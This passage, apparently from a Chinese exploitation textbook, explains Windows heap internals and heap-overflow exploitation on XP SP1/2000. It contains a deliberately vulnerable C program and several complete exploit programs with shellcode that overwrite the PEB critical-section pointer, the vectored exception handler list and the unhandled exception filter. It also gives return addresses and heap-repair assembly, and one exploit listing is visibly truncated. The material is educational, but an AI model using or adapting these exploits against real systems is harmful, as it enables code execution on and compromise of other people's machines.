mov eax, dword ptr fs:[0x30]
mov eax, dword ptr[eax+0x18]
```

许多需要利用堆进行处理的Windows API基础函数都使用默认的进程堆。

8.6.1　动态堆

在Win32下，作为默认进程堆，进程可以更进一步创建合适数量的动态堆。进程用HeapCreate()函数创建动态堆，这些堆是全局可用的。

8.6.2　与堆共舞

进程把数据保存到堆之前，需要先在堆上为这些数据分配空间。这意味着这个进程想在堆上划出一块空间来存储数据。程序用HeapAllocate()函数来做这些，传递诸如程序需要多少堆空间的信息。如果一切正常，堆管理器将从堆上分配一块内存，并把这块内存的指针传给它的调用者，之后，进程就可以正常使用堆了。不用说，堆管理器需要记录哪些内存块已被分配了；它用

堆管理结构完成这个任务。这个结构基本上包含了如下信息：已分配块的大小和两个指针（两个指针指向另外一个指向下一个可用块的指针）。

顺便说一句，我们刚才提到程序用HeapAllocate()函数请求一块堆。其实，也可以使用其他的堆函数，而且有些还提供了更好的向后兼容性。Win16有两个堆：一个是每个进程都可访问的全局堆，另一个是每个进程自己的局部堆。Win32仍然有这样的函数，如LocalAlloc()和GlobalAlloc()。然而，Win32没有Win16上的那些区别：在Win32上，这些函数都是从进程的默认堆上分配空间的。这些函数在本质上和HeapAllocate()是类似的：

```
h = HeapAllocate(GetProcessHeap(),0,size);
```

一旦进程保存在堆上的数据完成其使命，系统将释放这块堆空间，并为再次使用它做好准备。释放堆空间和释放分配的内存一样容易，HeapFree、Localfree或GlobalFree函数都可以从默认进程堆里释放堆。

有关堆的更多细节，请阅读MSDN文档：http://msdn.microsoft.com/library/default.asp?url=/library/en-us/memory/base/memory_management_reference.asp。

8.6.3 堆是如何工作的

记住，栈地址向0x00000000方向增长，而堆相反。这意味着两次调用HeapAllocate后，第一块堆的虚地址比第二块小。因此，第一块堆的任何溢出都有可能溢出到第二块堆中。

不论是默认进程堆还是动态堆，它们的开头都有一个结构，这个结构包含了一些数据，其中的128位LIST_ENTRY数组结构记录堆的空闲块，我们把它称为FreeLists。每个LIST_ENTRY有两个指针（Winnt.h里有相关描述）。在堆结构偏移0x178字节处，可以发现这个数组的开头。当第一次创建堆时，指向分配的第一块可用内存的两个指针保存在FreeLists[0]里。在这些指针指向的地址（第一个可用块的开始）是两个指向FreeLists[0]的指针。于是，假设我们创建一个基地址为0x00350000的堆，第一个可用块的地址为0x00350688，那么：

- 在地址0x00350178（FreeList[0].Flink）处是一个指针，其值为0x00350688（第一个空闲块）；
- 在地址0x0035017C（FreeList[0].Blink）处是一个指针，其值为0x00350688（第一个空闲块）；
- 在地址0x00350688（第一个空闲块）处是一个指针，其值是0x00350178（FreeList[0]）；
- 在地址0x0035068C（第一个空闲块＋4）处是一个指针，其值是0x00350178（FreeList[0]）。

如果分配新空间（例如，调用RtlAllocateHeap请求260B的内存），FreeList[0].Flink和FreeList[0].Blink指针将被更新，指向下一个可分配的空闲块。同时，回指FreeList数组的两个指针被移到新分配块的尾部。随着堆的每一次分配或释放，这些指针都会被更新，已分配的块以这种形式记录在双向链表里。当堆缓冲区溢出至堆控制数据时，这些指针的更新将允许改写任意的双字，攻击者有机会修改诸如函数指针之类的程序控制数据，从而得到进程执行的控制权。攻击者将改写那些最有可能使他获得程序控制权的程序控制数据。例如，如果攻击者用他的

缓冲区的指针改写函数指针，但在这些函数指针被访问前发生访问违例，攻击者很可能会丧失控制权。在这种情况下，攻击者改写异常处理程序的指针会更好一些，因为在发生访问违例时，将会执行攻击者的代码。

在破解堆溢出并利用它运行任意代码之前，先深入研究一下这个问题。

下面的例子易受堆溢出攻击：

```
#include <stdio.h>
#include <windows.h>

DWORD MyExceptionHandler(void);
int foo(char *buf);

int main(int argc, char *argv[])
{
       HMODULE l;
       l = LoadLibrary("msvcrt.dll");
       l = LoadLibrary("netapi32.dll");
       printf("\n\nHeapoverflow program.\n");
       if(argc != 2)
               return printf("ARGS!");
       foo(argv[1]);
       return 0;
}
     DWORD MyExceptionHandler(void)
     {
            printf("In exception handler....");
            ExitProcess(1);
            return 0;
     }

     int foo(char *buf)
     {
            HLOCAL h1 = 0, h2 = 0;
            HANDLE hp;

            __try{
                    hp = HeapCreate(0,0x1000,0x10000);
                    if(!hp)
                           return printf("Failed to create heap.\n");

                    h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);

                    printf("HEAP: %.8X %.8X\n",h1,&h1);

                    // Heap Overflow occurs here:
                    strcpy(h1,buf);

                    // This second call to HeapAlloc() is when we gain control
```

```
            h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);
            printf("hello");
        }
        __except(MyExceptionHandler())
        {
            printf("oops...");
        }
        return 0;
}
```

注解 为得到最佳效果，请用微软公司的Visual C++ 6.0编译这个程序，在命令行中输入`cl /TC heap.c`。

代码里包含的漏洞是foo()函数的strcpy()调用。如果buf字符串超过260B（目的缓冲区的大小），就会改写堆控制结构。控制结构里有两个指向FreeLists数组的指针，在数组里能找到一对指向下一个空闲块的指针。当释放或分配时，堆管理程序将更新这些指针：把第一个指针移到第二个指针中，把第二个指针移到第一个指针中。

传递超长的参数（例如，300B）给这个程序（将传递给foo函数，然后发生溢出），在第二次调用HeapAlloc()之后，下面的指令引起访问违例：

```
77F6256F 89 01          mov      dword ptr [ecx],eax
77F62571 89 48 04       mov      dword ptr [eax+4],ecx
```

尽管在第二次调用HeapAlloc时触发了访问违例，但调用HeapFree或HeapRealloc同样也会触发访问违例。如果查看ECX和EAX，就会发现它们之中包含了传递给程序的参数。我们改写了堆控制结构里的指针，因此，第二次调用HeapAlloc()后，会更新堆控制结构，至此，我们完全控制了这两个寄存器。观察下面这条指令做了些什么。

```
mov dword ptr [ecx],eax
```

这意味着把EAX里的数据移到ECX指向的地址。同样，可以用32位数据改写进程（标记为可写）虚拟地址空间里的32位数据。可以通过改写程序控制数据来破解它。然而，要注意了。看下面这行代码。

```
mov dword ptr [eax+4],ecx
```

当这条指令执行后，EAX（第一行里用于改写ECX指向的地址）的值也必须指向可写的内存，因为不管ECX里是什么，现在都要写入EAX+4指向的地址。如果EAX没有指向可写的内存，将发生访问违例。实际上这并不是什么坏事，它可能对众多破解堆溢出的方法中的某些方法有所帮助。攻击者经常用指向一块代码的指针改写栈上的异常注册结构的处理程序的指针或未经处理的异常过滤器，如果发生异常，他们将返回到自己的代码。你瞧，如果EAX指向不可写的内存，就会发生异常，从而执行我们的代码。即使EAX指向可写的内存，但因为EAX和ECX不相等，底层的堆函数很可能会因为接受了一些错误路径而发生异常。因此，破解堆溢出时，改写异常处理程序的指针可能是最便捷的方法。

8.7　破解堆溢出

关于程序员，有许多令人费解的事情，比如说，他们知道栈缓冲区溢出很危险，却认为堆缓冲区溢出没什么大不了；他们会想，怎么会溢出呢？最坏的情况也只是程序崩溃罢了。这些程序员没有认识到堆溢出和栈溢出同样危险，他们仍快乐地使用着那些有害的函数，比如说在堆缓冲区上使用strcpy()和strcat()函数。我们在前面讨论过，使用异常处理程序是破解堆溢出、运行代码的最好方法。在堆溢出时，利用帧异常处理改写指向异常处理程序的指针是众所周知的方法；因而，也可用于未经处理的异常过滤器。这里先不深入讨论这些（本节结尾再介绍），而是学习两个新技术。

8.7.1　改写PEB里指向RtlEnterCriticalSection的指针

我们分析过PEB，也介绍了它的结构。在这里重提PEB是要大家记住一些要点。特别是指向RtlEnterCriticalSection()和RtlLeaveCriticalSection()的一对函数指针。你可能会奇怪，ntdll.dll输出的RtlAccquirePebLock()和RtlReleasePebLock()函数将引用这两个指针。从ExitProcess()的执行路径可以调用这两个函数。同样，可以利用PEB来运行代码，特别是在进程退出时。异常处理程序经常调用ExitProcess，因此，如果存在这样的异常处理程序，就会调用它。堆溢出时可以改写任意双字，因此，我们可以修改PEB里的某个指针。但是是什么使这个方法具有如此大的吸引力呢？因为不管是哪个版本的Windows NT*x*，不管是SP还是补丁级别，PEB的位置都是固定的，所以，这些指针的位置也是固定的。

注解　Windows 2003 不用这些指针，详情参看本节结尾的讨论。

寻找指向RtlEnterCriticalSection()的指针可能是最好的选择，因为这个指针通常在0x7FFDF020处。然而，在破解堆溢出时，使用的地址是0x7FFDF01C，因为我们要用EAX+4引用它。

```
77F62571 89 48 04              mov          dword ptr [eax+4],ecx
```

这里不需要什么技巧，只需溢出缓冲区，改写数据，引起访问违例，然后开始执行ExitProcess，就万事大吉了。尽管如此，还是要记住：首先，你的代码主要是再把这个指针设为以前的值，因为其他的地方可能还会用到这个指针，因此，你将丢掉这个进程；其次，你可能还需要修复堆，这要取决于代码做了些什么。

当然，在进程退出时，只有当代码仍在堆附近，修复堆才有用。顺便提一下，你的代码可能会被丢掉，特别是当异常处理程序调用ExitProcess()时会发生这种情形。你可能也发现了另一个有用的技术——利用访问违例来执行代码，这在处理可执行的基于Web的CGI堆溢出时非常有用。

下面的代码演示了怎样利用访问违例执行恶意活动。它能破解前面提到的代码。

```
#include <stdio.h>
#include <windows.h>
```

```
unsigned int GetAddress(char *lib, char *func);
void fixupaddresses(char *tmp, unsigned int x);

int main()
{
        unsigned char buffer[300]="";
        unsigned char heap[8]="";
        unsigned char pebf[8]="";
        unsigned char shellcode[200]="";
        unsigned int address_of_system = 0;
        unsigned int address_of_RtlEnterCriticalSection = 0;
        unsigned char tmp[8]="";
        unsigned int cnt = 0;

        printf("Getting addresses...\n");
        address_of_system = GetAddress("msvcrt.dll","system");
        address_of_RtlEnterCriticalSection =
GetAddress("ntdll.dll","RtlEnterCriticalSection");
        if(address_of_system == 0 ||
address_of_RtlEnterCriticalSection == 0)
                return printf("Failed to get addresses\n");
        printf("Address of msvcrt.system\t\t\t=
%.8X\n",address_of_system);
        printf("Address of ntdll.RtlEnterCriticalSection\t=
%.8X\n",address_of_RtlEnterCriticalSection);
```

```
        // Pointer to heap and thus shellcode
        strcat(buffer,"\x88\x06\x35");

        strcat(buffer,"\"");
        printf("\nExecuting heap1.exe... calc should open.\n");
        system(buffer);
        return 0;
}

unsigned int GetAddress(char *lib, char *func)
{
        HMODULE l=NULL;
        unsigned int x=0;
        l = LoadLibrary(lib);
        if(!l)
                return 0;
        x = GetProcAddress(l,func);
        if(!x)
                return 0;
        return x;
}

void fixupaddresses(char *tmp, unsigned int x)
{
        unsigned int a = 0;
        a = x;
        a = a << 24;
        a = a >> 24;
        tmp[0]=a;
        a = x;
        a = a >> 8;
        a = a << 24;
        a = a >> 24 ;
        tmp[1]=a;
        a = x;
        a = a >> 16;
        a = a << 24;
        a = a >> 24;
        tmp[2]=a;
        a = x;
        a = a >> 24;
        tmp[3]=a;
}
```

顺便说一下，Windows 2003 Server没有使用这些指针。事实上，Windows 2003 Server把PEB里的这些地址设为NULL了。也就是说，仍可以进行类似的攻击。对ExitProcess()或UnhandledExceptionFilter()的调用会调用许多Ldr*函数，诸如LdrUnloadDll()。许多Ldr*函数将调用一个不为零的函数指针。当SHIM引擎出现时，通常会设置这些函数指针。对正常的进

程来说，并没有设置这些指针。通过溢出设置这些指针，可以达到同样的效果。

```
Overwrite Pointer to First Vectored Handler at 77FC3210
```

在Windows XP里曾介绍过Vectored 异常处理。它不像传统的帧异常处理那样在栈上保存异常注册结构，Vectored异常处理在堆上保存处理程序的数据。保存这些数据的结构和实际的异常注册结构很类似。

```
struct _VECTORED_EXCEPTION_NODE
{
    dword   m_pNextNode;
    dword   m_pPreviousNode;
    PVOID   m_pfnVectoredHandler;
}
```

m_pNextNode指向下一个_VECTORED_EXCEPTION_NODE结构，m_pPreviousNode指向前一个_VECTORED_EXCEPTION_NODE结构，m_pfnVectored指向实现处理程序的代码地址。如果发生异常，在0x77FC3210可以发现将被使用的、指向第一个Vectored异常节点的指针（过段时间，SP可能会修改这个地址）。当破解堆溢出时，我们可以用指向自己的伪_VECTORED_EXCEPTION_NODE结构的指针改写这个指针。这个技术的优点是，Vectored异常处理程序在所有帧处理程序之前被调用。

如果发生异常，下面的代码（在Winddows XP SP1上）负责调度处理程序：

```
77F7F49E    mov     esi,dword ptr ds:[77FC3210h]
77F7F4A4    jmp     77F7F4B4
77F7F4A6    lea     eax,[ebp-8]
77F7F4A9    push    eax
77F7F4AA    call    dword ptr [esi+8]
77F7F4AD    cmp     eax,0FFh
77F7F4B0    je      77F7F4CC
77F7F4B2    mov     esi,dword ptr [esi]
77F7F4B4    cmp     esi,edi
77F7F4B6    jne     77F7F4A6
```

这段代码把指向第一个要调用的Vectored处理程序的_VECTORED_EXCEPTION_NODE结构的指针移到ESI，然后调用ESI+8指向的函数。在破解堆溢出时，通过把0x77FC3210处的指针设为指向我们自己，就能获得进程的控制权。

那应该怎么做呢？首先，在内存中寻找指向已分配堆块的指针。如果保存这个指针的变量是局部变量，那么它应该在当前的栈帧中。即使它是全局变量，仍可能在栈的某个地方，因为它是作为函数的参数被压入栈的；如果这个函数是HeapFree()，那可能性会更大。（指向这个块的指针作为第三个参数被压入栈。）一旦找到它的地址（比方说0x0012FF50），那就可以认为这是我们的m_pfnVectoredHandler使0x0012FF48成为假冒的_VECTORED_EXCEPTION_NODE结构的地址。因此，当溢出堆管理数据时，可以把0x0012FF48作为一个指针，把0x77FC320C作为另一个指针提交。当以下代码执行时：

8

```
77F6256F 89 01              mov        dword ptr [ecx],eax
77F62571 89 48 04           mov        dword ptr [eax+4],ecx
```

0x77FC320C（EAX）被移到0x0012FF48（ECX），0x0012FF48（ECX）被移到0x77FC3210（EAX+4）。结果，保存在0x77FC3210的、指向顶层的_VECTORED_EXCEPTION_NODE结构的指针归我们所有。这样的话，当异常产生时，0x0012FF48被移到ESI寄存器（在0x77F7F49E处的指令），稍后，调用ESI+8指向的函数。这个函数的地址位于我们在堆上分配的缓冲区，因此，它被调用时，将执行我们的代码。详情看下面的例子：

```
#include <stdio.h>
#include <windows.h>

unsigned int GetAddress(char *lib, char *func);
     void fixupaddresses(char *tmp, unsigned int x);

     int main()
     {
            unsigned char buffer[300]="";
            unsigned char heap[8]="";
            unsigned char pebf[8]="";
            unsigned char shellcode[200]="";
            unsigned int address_of_system = 0;
            unsigned char tmp[8]="";
            unsigned int cnt = 0;

            printf("Getting address of system...\n");

            address_of_system = GetAddress("msvcrt.dll","system");
            if(address_of_system == 0)
                   return printf("Failed to get address.\n");

            printf("Address of msvcrt.system\t\t\t=%.8X\n",address_of_system);


            strcpy(buffer,"heap1 ");

            while(cnt < 5)
            {
                   strcat(buffer,"\x90\x90\x90\x90");
                   cnt ++;
            }

            // Shellcode to call system("calc");

strcat(buffer,"\x90\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9");

            fixupaddresses(tmp,address_of_system);
            strcat(buffer,tmp);
```

```
            strcat(buffer,"\xFF\xD1");;

            cnt = 0;
            while(cnt < 58)
            {
                    strcat(buffer,"DDDD");
                    cnt ++;
            }

            // Pointer to 0x77FC3210 - 4. 0x77FC3210 holds
            // the pointer to the first _VECTORED_EXCEPTION_NODE structure.
            strcat(buffer,"\x0C\x32\xFC\x77");

            // Pointer to our pseudo _VECTORED_EXCEPTION_NODE
            // structure at address 0x0012FF48. This address + 8
            // contains a pointer to our allocated buffer. This
            // is what will be called when the vectored exception
            // handling kicks in. Modify this according to where
            // it can be found on your system
            strcat(buffer,"\x48\xff\x12\x00");

            printf("\nExecuting heap1.exe... calc should open.\n");
            system(buffer);
            return 0;
}

unsigned int GetAddress(char *lib, char *func)
{
        HMODULE l=NULL;
        unsigned int x=0;
        l = LoadLibrary(lib);
        if(!l)
                return 0;
        x = GetProcAddress(l,func);
        if(!x)
                return 0;
        return x;
}

void fixupaddresses(char *tmp, unsigned int x)
{
        unsigned int a = 0;
        a = x;
        a = a << 24;
        a = a >> 24;
        tmp[0]=a;
        a = x;
        a = a >> 8;
```

```
        a = a << 24;
        a = a >> 24 ;
        tmp[1]=a;
        a = x;
        a = a >> 16;
        a = a << 24;
        a = a >> 24;
        tmp[2]=a;
        a = x;
        a = a >> 24;
        tmp[3]=a;
}
```

8.7.2　改写指向未处理异常过滤器的指针

Halvar Flake在2001年阿姆斯特丹举行的Blackhat Security Briefings会议上首次提到了使用未处理异常过滤器（Unhandled Exception Filter）。当异常发生后没有处理程序可调度时，或者没有指定的处理程序时，未处理异常过滤器将被作为最后的处理程序执行。程序可能会利用SetUnhandledExceptionFilter()函数设置这个处理程序。下面是这个函数的部分代码：

```
77E7E5A1      mov ecx,dword ptr [esp+4]
77E7E5A5      mov eax,[77ED73B4]
77E7E5AA      mov dword ptr ds:[77ED73B4h],ecx
77E7E5B0      ret 4
```

可见，指向未处理异常过滤器的指针保存在0x77ED73B4，至少在Windows XP SP1上是这样的。其他的系统可能是这个地址，也可能是其他地址。反汇编目标系统上的SetUnhandled-ExceptionFilter()函数可以找到它确切的值。

当一个未经处理的异常发生时，系统执行下列代码：

```
77E93114      mov eax,[77ED73B4]
77E93119      cmp eax,esi
77E9311B      je 77E93132
77E9311D      push edi
77E9311E      call eax
```

未处理异常过滤器的地址被移到EAX，然后调用EAX。在调用之前，push edi把指向栈上EXCEPTION_POINTERS结构的指针压入栈。请用心记住这一点，我们在后面还会用到它。

当堆溢出时，如果异常没有被处理，我们就能破解未处理异常过滤器机制。为了做到这些，需要设置自己的未处理异常过滤器。如果可以预先知道它的地址，可以直接把它设为指向缓冲区地址；或者把它设为指向一个包含一段代码或一条指令的地址，以便返回缓冲区。记住：在调用这个过滤器之前，EDI被压入栈。这是指向EXCEPTION_ POINTER结构的指针。指针之后的0x78字节恰好是一个在缓冲区内的地址；而实际上，那是一个位于堆管理数据之前指向缓冲区结尾的指针。然而，它并不是EXCEPTION_POINTER结构的一部分，可以试着

用EDI返回我们的代码。我们所要找的是一个在进程里执行下列指令的地址：

```
call dword ptr[edi+0x78]
```

这听起来有点离谱，但实际上在好几个地方都可以找到这条指令，这取决于地址空间加载了哪些DLL，当然，这也取决于你使用什么操作系统或补丁版本。这里以Windwos XP SP1为例。

```
call dword ptr[edi+0x74] found at 0x71c3de66 [netapi32.dll]
call dword ptr[edi+0x74] found at 0x77c3bbad [netapi32.dll]
call dword ptr[edi+0x74] found at 0x77c41e15 [netapi32.dll]
call dword ptr[edi+0x74] found at 0x77d92a34 [user32.dll]
call dword ptr[edi+0x74] found at 0x7805136d [rpcrt4.dll]
call dword ptr[edi+0x74] found at 0x78051456 [rpcrt4.dll]
```

注解 Windows 2000上，ESI+0x4C和EBP+0x74都包含了指向缓冲区的指针。


如果把未处理异常过滤器设为指向上面所列的某个地址，那么，倘若未经处理的异常发生，这条指令将被执行，使我们巧妙地回到缓冲区。顺便说一下，仅当这个进程不在调试状态时，才会调用未处理异常过滤器。下面的补充内容讲了修复这个问题的方法。

在调试时调用未处理异常过滤器

当一个异常被抛出时，它会被系统捕获。执行流程立即切换到ntdll.dll中的KiUserExceptionDispatcher()。当异常发生时，这个函数负责处理。在Windows XP上，KiUserExceptionDispatcher()最早调用的是Vectored处理程序，然后是帧处理程序，最后才是未处理异常过滤器。在Windows 2000上，除了没有Vetored异常处理外，其他的都一样。在破解堆溢出过程中，如果有漏洞的进程处于调试状态，你可能会遇到一个问题，因为在那时，未处理异常过滤器不会被调用。当编写使用未处理异常过滤器的破解时，会觉得这很令人讨厌。然而，这个问题可以解决。

KiUserExceptionDispatcher()将调用UnhandledExceptionFilter()函数以确认进程是否处于调试状态，是否真应该调用未处理异常过滤器。而UnhandledExceptionFilter()函数会调用NT/ZwQueryInformationProcess内核函数，如果进程处于调试状态，这个函数将把栈上的变量设为0xFFFFFFFF。NT/ZwQueryInformationProcess返回后，UnhandledExceptionFilter()函数将把这个变量和一个被清零的寄存器做比较，如果匹配，调用未处理异常过滤器，如果不匹配，不调用未处理异常过滤器。所以，如果你想在调试进程的过程中仍能调用未处理异常过滤器，那么应该在做比较的地方设置断点，当触发断点时，把0xFFFFFFFF改为0x00000000，然后继续执行进程。这样，未处理异常过滤器将会被调用。

下图描绘了Windows XP SP1平台上未处理异常过滤器的相关代码。假若这样，你可以在0x77E9310B处设置断点，等待异常发生，函数被调用。一旦触发断点，我们就可以把[EBP-20h]设为0x00000000，此后，未处理异常过滤器将能被正常调用。



Windows XP SP1平台上的未处理异常过滤器

为了在堆溢出破解中演示怎样利用未处理异常过滤器，需要把异常处理程序从脆弱的程序中移出。因为如果异常被异常处理程序处理了，就轮不到未处理异常过滤器了。

```
#include <stdio.h>
#include <windows.h>

int foo(char *buf);

int main(int argc, char *argv[])
{
        HMODULE l;
        l = LoadLibrary("msvcrt.dll");
        l = LoadLibrary("netapi32.dll");
        printf("\n\nHeapoverflow program.\n");
        if(argc != 2)
                return printf("ARGS!");
        foo(argv[1]);
        return 0;
}

int foo(char *buf)
```

```
{
        HLOCAL h1 = 0, h2 = 0;
        HANDLE hp;

        hp = HeapCreate(0,0x1000,0x10000);
        if(!hp)
                return printf("Failed to create heap.\n");
        h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);
        printf("HEAP: %.8X %.8X\n",h1,&h1);

        // Heap Overflow occurs here:
        strcpy(h1,buf);

        // We gain control of this second call to HeapAlloc
        h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);
        printf("hello");
        return 0;
}
```

下面的代码是针对这个脆弱程序的攻击代码。用一对指针改写堆管理结构，一个（指针）指向0x77ED73B4的未处理异常过滤器，另一个指向0x77C3BBAD netapi32.dll里内容为call dword ptr[edi+0x78]指令的地址。在第二次调用HeapAlloc()时，设置过滤器并等待异常。因为异常未被异常处理程序处理，所以未处理异常过滤器被调用，我们能运行代码。注意，我们的代码放在缓冲区中的短跳转处（EDI+0x78指向的地方），因此需要跳过堆管理数据。

```
#include <stdio.h>
#include <windows.h>

unsigned int GetAddress(char *lib, char *func);
void fixupaddresses(char *tmp, unsigned int x);

int main()
{
     unsigned char buffer[1000]="";
     unsigned char heap[8]="";
     unsigned char pebf[8]="";
     unsigned char shellcode[200]="";
     unsigned int address_of_system = 0;
     unsigned char tmp[8]="";
     unsigned int a = 0;
     int cnt = 0;

     printf("Getting address of system...\n");
     address_of_system = GetAddress("msvcrt.dll","system");
     if(address_of_system == 0)
             return printf("Failed to get address.\n");
     printf("Address of msvcrt.system\t\t\t= %.8X\n",address_of_system);
     strcpy(buffer,"heap1 ");
```

```
    while(cnt < 66)
    {
            strcat(buffer,"DDDD");
            cnt++;
    }

    // This is where EDI+0x74 points to so we need to do a short jmp forwards
    strcat(buffer,"\xEB\x14");

    // some padding
    strcat(buffer,"\x44\x44\x44\x44\x44\x44");

    // This address (0x77C3BBAD : netapi32.dll XP SP1) contains
    // a "call dword ptr[edi+0x74]" instruction. We overwrite
    // the Unhandled Exception Filter with this address.

    strcat(buffer,"\xad\xbb\xc3\x77");

    // Pointer to the Unhandled Exception Filter
    strcat(buffer,"\xB4\x73\xED\x77"); // 77ED73B4

    cnt = 0;

    while(cnt < 21)
    {
            strcat(buffer,"\x90");
            cnt ++;
    }
    // Shellcode stuff to call system("calc");

strcat(buffer,"\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9");
    fixupaddresses(tmp,address_of_system);
    strcat(buffer,tmp);
    strcat(buffer,"\xFF\xD1\x90\x90");
    printf("\nExecuting heap1.exe... calc should open.\n");
    system(buffer);
    return 0;
}

unsigned int GetAddress(char *lib, char *func)
{
    HMODULE l=NULL;
    unsigned int x=0;
    l = LoadLibrary(lib);
    if(!l)
            return 0;
    x = GetProcAddress(l,func);
    if(!x)
            return 0;
```

```
        return x;
    }

    void fixupaddresses(char *tmp, unsigned int x)
    {       unsigned int a = 0;
            a = x;
            a = a << 24;
            a = a >> 24;
            tmp[0]=a;
            a = x;
            a = a >> 8;
            a = a << 24;
            a = a >> 24 ;
            tmp[1]=a;
            a = x;
            a = a >> 16;
            a = a << 24;
            a = a >> 24;
            tmp[2]=a;
            a = x;
            a = a >> 24;
            tmp[3]=a;
    }
```

Overwrite Pointer to Exception Handler in Thread Environment Block

作为利用未处理异常过滤器的方法之一，Halvar Flake第一个提出改写指向TEB里的异常注册结构的指针。我们知道，每个线程都有TEB，可以通过FS段寄存器访问它。FS:[0]包含指向第一个帧异常注册结构的指针。TEB变量的具体位置取决于有多少线程、什么时间创建的等因素。第一个线程的TEB地址通常是0x7FFDE000，第二个线程的TEB地址是0x7FFDD000，两者相隔0x1000个字节，依此类推。TEB向0x00000000方向增长。下列代码显示第一个线程的TEB地址：

```
#include <stdio.h>

int main()
{
        __asm{
                mov eax, dword ptr fs:[0x18]
                push eax
                }
        printf("TEB: %.8X\n");

        __asm{
                add esp,4
                }

        return 0;
}
```

如果线程退出，空间被释放，接下来创建的线程将得到这个空闲块。假设第一个线程里有堆溢出问题（TEB的地址为0x7FFDE000），那么指向第一个异常注册结构的指针将保存在0x7FFDE000。在堆溢出中，我们可以用指向伪注册结构的指针改写这个指针，那么当访问违例发生后，异常被抛出，我们就控制了将被执行的处理程序的数据。然而，当碰到多线程服务器时，破解会稍微难一些，这是因为我们不能完全确认当前线程的TEB在什么地方。也就是说，这个方法适用于单线程程序（如可执行的CGI-based）。如果你是在多线程服务器上使用这个方法，那么最好是派生多个线程，然后从中选用较低的TEB地址。

8.7.3 修复堆

一旦堆在溢出时被破坏了，很可能要修复它。因为如果不这样做，我们的进程有99.9%的可能会引起访问违例；如果被破坏的是默认进程堆，那么可能性会更大。当然，可以逆向分析目标程序，精确计算出缓冲区的大小和下一个分配块的大小，等等。我们可以还原这个值，但如果针对每个脆弱的程序都这样做，将会耗费大量的精力。一般的修复堆的方法可能会更好一些，最可靠的方法是把这个堆做一番修饰，使它看起来像一个新堆，可以说，非常像。记住，当一个堆在任何分配发生前已经被创建时，我们在FreeLists[0]（HEAP_BASE + 0x178）有两个指针指向第一个空闲块（在HEAP_BASE + 0x688处可以找到），第一个空闲块有两个指针指向FreeLists[0]。我们可以修改FreeLists[0]的指针，让它指向块结尾，使它作为第一个空闲块出现在缓冲区之后。我们也要设置缓冲区结尾处的指针，让它指回FreeLists[0]和一对其他的东西。假设破坏了默认进程堆上的堆块，那么可以用下面的汇编代码修复它。在做其他事之前先运行这段代码可以预防访问违例，同时，它也是清除那些被滥用的处理机制的好习惯，这样的话，如果访问违例发生，你就不必不断地进行循环处理了。

```
// We've just landed in our buffer after a
// call to dword ptr[edi+74]. This, therefore
// is a pointer to the heap control structure
// so move this into edx as we'll need to
// set some values here
mov edx, dword ptr[edi+74]
// If running on Windows 2000 use this
// instead
// mov edx, dword ptr[esi+0x4C]
// Push 0x18 onto the stack
push 0x18
// and pop into EBX
pop ebx
// Get a pointer to the Thread Information
// Block at fs:[18]
mov eax, dword ptr fs:[ebx]
// Get a pointer to the Process Environment
// Block from the TEB.
mov eax, dword ptr[eax+0x30]
```

```
// Get a pointer to the default process heap
// from the PEB
mov eax, dword ptr[eax+0x18]
// We now have in eax a pointer to the heap
// This address will be of the form 0x00nn0000
// Adjust the pointer to the heap to point to the
// TotalFreeSize dword of the heap structure
add al,0x28
// move the WORD in TotalFreeSize into si
mov si, word ptr[eax]
// and then write this to our heap control
// structure. We need this.
mov word ptr[edx],si
// Adjust edx by 2
inc edx
inc edx
// Set the previous size to 8
mov byte ptr[edx],0x08
inc edx
// Set the next 2 bytes to 0
mov si, word ptr[edx]
xor word ptr[edx],si
inc edx
inc edx
// Set the flags to 0x14
mov byte ptr[edx],0x14
inc edx
// and the next 2 bytes to 0
mov si, word ptr[edx]
xor word ptr[edx],si
inc edx
inc edx
// now adjust eax to point to heap_base+0x178
// It's already heap_base+0x28
add ax,0x150
// eax now points to FreeLists[0]
// now write edx into FreeLists[0].Flink
mov dword ptr[eax],edx
// and write edx into FreeLists[0].Blink
mov dword ptr[eax+4],edx
// Finally set the pointers at the end of our
// block to point to FreeLists[0]
mov dword ptr[edx],eax
mov dword ptr[edx+4],eax
```

修复堆之后，应该准备运行代码了。顺便说一下，因为其他的线程可能在堆的某个地方存有数据，所以我们不能把堆设为全新的。例如，调用WSAStartup后，winsock的数据将保存在堆上。如果把堆恢复到默认状态，这些数据就会被毁坏，任何调用winsock函数的动作都将引起访问违例。

8.7.4 堆溢出的其他问题

